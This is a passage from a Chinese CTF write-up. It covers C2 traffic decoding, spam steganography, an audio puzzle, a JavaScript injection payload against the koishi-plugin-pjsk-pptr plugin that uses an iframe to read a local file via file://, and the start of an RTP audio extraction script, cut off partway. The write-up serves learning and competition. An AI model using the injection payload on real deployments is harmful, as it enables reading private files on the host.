
在之后的请求里得到命令执行结果:
可以发现整个流量的模式:
1
2
3

第N次请求 → 响应HTML中的build注释包含要执行的命令 两次base64 第N+1次请求 → 通过特殊header回传命令执行结果 一次base64
这样整个流量就清晰许多了

整个流丢给ai分析,可以得到心跳间隔10s:
Challenge 3: The Heart of Iron:
Challenge 4: Odin’s Eye
搜索关键词build:20251115可在2787流中找到本题的执行命令

之后有很多大块的响应包,是图片的分段传输:
得到图片,工具是无影:TscanPlus

Wanna Feel Love 第一问,为垃圾邮件隐写
使用:https://www.spammimic.com/decode.cgi
工具进行解密即可。

第二问,使用OpenMPT打开后,可以看懂5:feel
黑为0红为1
解码后得到I Feel Fantastic heyheyhey
因为红黑色宽度不一,所以当时没往这里想……<(_ _)>
514 找到插件:
https://github.com/araea/koishi-plugin-pjsk-pptr
其中pjsk在截图时调用了puppeteer进行渲染,设定的text未经过滤
1
2
3
4
5
6
/ koishi-plugin-pjsk-pptr/src/index.ts:L1084-L1088 const canvas = document.getElementById("myCanvas"); const context = canvas.getContext('2d'); const text = '${text}'; const x = ${specifiedX}; const y = ${specifiedY};
此处直接把用户输入拼进 html,且 url为 file: 协议,可以构造 iframe 实现本地任意文件读取。
payload:
pjsk 绘制 ';const b=String.fromCharCode(47);const a=document.createElement('iframe');a.setAttribute('src','file:'+b+b+b+'flag');a.setAttribute('style','position: fixed;top: 0;left: 0;background: white;');document.body.appendChild(a);'
强网杯S9
复现参考:https://blog.xmcve.com/2025/10/20/%E5%BC%BA%E7%BD%91%E6%9D%AFS9-Polaris%E6%88%98%E9%98%9FWriteup/#title-19

谍影重重 6.0 附件一个流量包和一个加密压缩包,很显然需要我们分析流量找到密码
流量包传输的是音频(根据题目提示以及流量包分析),因此需要想办法提取出音频来.

在电话-RTP流中可以看到传输的数据:

play streams → export – from cursor就可以导出数据
但是导出发现声音很小,并且我们也不能这样一个个导出,太吃操作了。
因此需要一个脚本来辅助我们。
这里借用一下Polaris战队的脚本:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
import osimport subprocessimport tempfileimport globfrom scapy.all import *import waveimport structimport numpy as npfrom scipy import signalclass PCAPAudioExtractor : def __init__ (self, enhance_audio=True ): self .temp_dir = tempfile.mkdtemp() self .extracted_files = [] self .enhance_audio = enhance_audio self .tshark_paths = [ r"D:\\study\\ctf\\misc\\tool\\Wireshark\\Wireshark\\tshark.exe" ] self .tshark_path = self ._find_tshark() if enhance_audio: self ._check_enhance_dependencies() def _find_tshark (self ): """查找 tshark 可执行文件""" for path in self .tshark_paths: if os.path.exists(path): print (f"找到 tshark: {path} " ) return path print ("警告: 未找到 tshark,将跳过 RTP 流提取" ) return None def _check_enhance_dependencies (self ): """检查音频增强所需的依赖""" try : import numpy as np from scipy import signal self .have_enhance_deps = True print ("音频增强依赖已安装" ) except ImportError as e: self .have_enhance_deps = False print (f"警告: 音频增强依赖未安装: {e} " ) print ("将跳过音频增强步骤" ) def __del__ (self ): for f in glob.glob(os.path.join(self .temp_dir, "*" )): try : os.remove(f) except : pass try : os.rmdir(self .temp_dir) except : pass def extract_all_audio (self, pcap_file, output_dir="extracted_audio" ): """ 全自动提取pcap文件中的所有音频 """ print (f"开始分析pcap文件: {pcap_file} " ) os.makedirs(output_dir, exist_ok=True ) rtp_files = self ._extract_rtp_audio(pcap_file, output_dir) self .extracted_files.extend(rtp_files) udp_files = self ._extract_udp_audio(pcap_file, output_dir) self .extracted_files.extend(udp_files) tcp_files = self ._extract_tcp_audio(pcap_file, output_dir) self .extracted_files.extend(tcp_files) raw_files = self ._extract_raw_audio(pcap_file, output_dir) self .extracted_files.extend(raw_files) if self .enhance_audio and self .have_enhance_deps and self .extracted_files: print ("\n=== 开始音频增强 ===" ) enhanced_files = self ._enhance_all_audio(output_dir) self .extracted_files.extend(enhanced_files) self ._print_summary() return self .extracted_files def _extract_rtp_audio (self, pcap_file, output_dir ): """提取RTP音频流""" print ("\n=== 尝试提取RTP音频流 ===" ) extracted_files = [] if not self .tshark_path: print ("未找到tshark,跳过RTP提取" ) return extracted_files try : cmd = [self .tshark_path, '-r' , pcap_file, '-Y' , 'rtp' , '-T' , 'fields' , '-e' , 'rtp.ssrc' , '-e' , 'udp.dstport' ] result = subprocess.run(cmd, capture_output=True , text=True ) if result.returncode != 0 : print ("tshark执行失败" ) return extracted_files streams = {} for line in result.stdout.split('\n' ): if line.strip(): parts = line.split('\t' ) if len (parts) >= 2 : ssrc, port = parts[0 ], parts[1 ] if ssrc and port: streams[ssrc] = port print (f"发现 {len (streams)} 个RTP流" ) for i, (ssrc, port) in enumerate (streams.items()): print (f"处理RTP流 {i+1 } : SSRC={ssrc} , 端口={port} " ) raw_file = os.path.join(self .temp_dir, f"rtp_{ssrc} .raw" ) cmd = [self .tshark_path, '-r' , pcap_file, '-Y' , f'rtp.ssrc=={ssrc} ' , '-T' , 'fields' , '-e' , 'rtp.payload' ] result = subprocess.run(cmd, capture_output=True , text=True ) if result.returncode == 0 and result.stdout.strip(): hex_data = result.stdout.replace(':' , '' ).replace('\n' , '' ) try : raw_data = bytes .fromhex(hex_data) with open (raw_file, 'wb' ) as f: f.write(raw_data) wav_files = self ._try_convert_to_wav(raw_file, output_dir, f"rtp_stream_{i+1 } " ) extracted_files.extend(wav_files) except ValueError as e: print (f"处理RTP载荷失败: {e} " ) except Exception as e: print (f"提取RTP流时出错: {e} " ) return extracted_files def _extract_udp_audio (self, pcap_file, output_dir ): """提取UDP音频流""" print ("\n=== 尝试提取UDP音频流 ===" ) extracted_files = [] try : packets = rdpcap(pcap_file) udp_streams = {} for packet in packets: if packet.haslayer(UDP): udp = packet[UDP] port = udp.dport if port not in udp_streams: udp_streams[port] = [] payload = bytes (udp.payload) if payload: udp_streams[port].append(payload) print (f"发现 {len (udp_streams)} 个UDP端口" ) for i, (port, payloads) in enumerate (udp_streams.items()): if len (payloads) < 10 : continue print (f"处理UDP端口 {port} : {len (payloads)} 个数据包" ) raw_data = b'' .join(payloads) raw_file = os.path.join(self .temp_dir, f"udp_{port} .raw" ) with open (raw_file, 'wb' ) as f: f.write(raw_data) wav_files = self ._try_convert_to_wav(raw_file, output_dir, f"udp_port_{port} " ) extracted_files.extend(wav_files) except Exception as e: print (f"提取UDP流时出错: {e} " ) return extracted_files def _extract_tcp_audio (self, pcap_file, output_dir ): """提取TCP音频流""" print ("\n=== 尝试提取TCP音频流 ===" ) extracted_files = [] try : packets = 